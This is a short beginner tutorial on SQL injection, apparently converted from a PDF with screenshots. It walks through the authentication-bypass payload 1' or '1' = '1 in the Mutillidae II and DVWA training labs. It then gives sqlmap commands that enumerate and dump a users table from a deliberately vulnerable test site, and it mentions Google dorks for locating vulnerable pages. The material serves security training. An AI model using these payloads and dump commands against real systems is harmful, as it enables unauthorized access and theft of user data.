SQL INJECTION

Each and every website has a database where the data is stored. The data may be username and passwords if the website is of login and signup page. There are two types of SQL injection.

- 1. Bypassing Authentication.
- 2. Stealing Data.

First we see about Bypassing authentication. Authentication means authorizing a user who he/she claims to be. If he claims who he is then he is given access.

This can be tested in OWASP MUTILLIDAE II. Follow the follow steps.

- 1 .Start the OWASP machine.
- 2. In an web browser enter the ip address of the device.
- Navigate to Login.


Navigating to login including several steps.

- Navigate to OWASP Mutilliadae II.
- 2. Navigate to OWASP 2013.
- 3. Navigate to A1 Injection(SQL).
- 4. Navigate to Bypass Authentication
- 5. Navigate to Login.


Refer the screenshots below.







Here we cannot enter any username and password. So we don't know the username and password. We can bypass this authentication by setting a 'TRUE' value as username and password. This can be achieved by entering 1' or '1' = '1. Enter the same as username and password. This works as 1 or 1 gives result 1 which is equal to 1. Hence 'True', if the result is true, then bypass is achieved. This is only possible in websites having vulnerability in them.




After Bypassing Authentication we can now extract the data. To achieve this the following steps are followed.

- 1. Navigate to OWASP Mutilliadae II.
- 2. Navigate to OWASP 2013.
- 3. Navigate to SQLi Extraction.
- 4. Navigate to User info.


Similarly as above enter the username and password as 1' or '1' ='1.

Upon entering click view account details. Now all the account details will be displayed. Refer the below screenshots.



We can also see this in OWASP DVWA.

Refer the screenshots below.



Navigate to SQL injection.



Enter 1' or '1' = '1.



Ways to find sql injection vuln.

- 1. Web application Scanner.
- 2. Sqlmap -crawl option.
- 3. Google dorks gbkackers link.

Types of SQL injection.


- 1. Error based.
- 2. Union based.
- 3. Blind sql.

Follow the steps.

- 1. Identify vulnerable webpage.
- 2. Database name.
- 3. Table name.
- 4. Column id.
- 5. Dump.

The instructions are as mentioned.


sqlmap -u <url of website> -crawl=<depth> -dbs. In this case the website is http://testphp.vulnweb.com/. And depth value is 3. sqlmap -u http://testphp.vulnweb.com/ -crawl=3 -dbs




The databases are acuart and information schema.

To see the tables enter.

sqlmap -u <ip address > -D acuart -tables.In this case it will be sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -tables. This will show as follow.



Next enter sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns. This is to see the columns in the table of usres.



Now we need to dump it. So use sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump

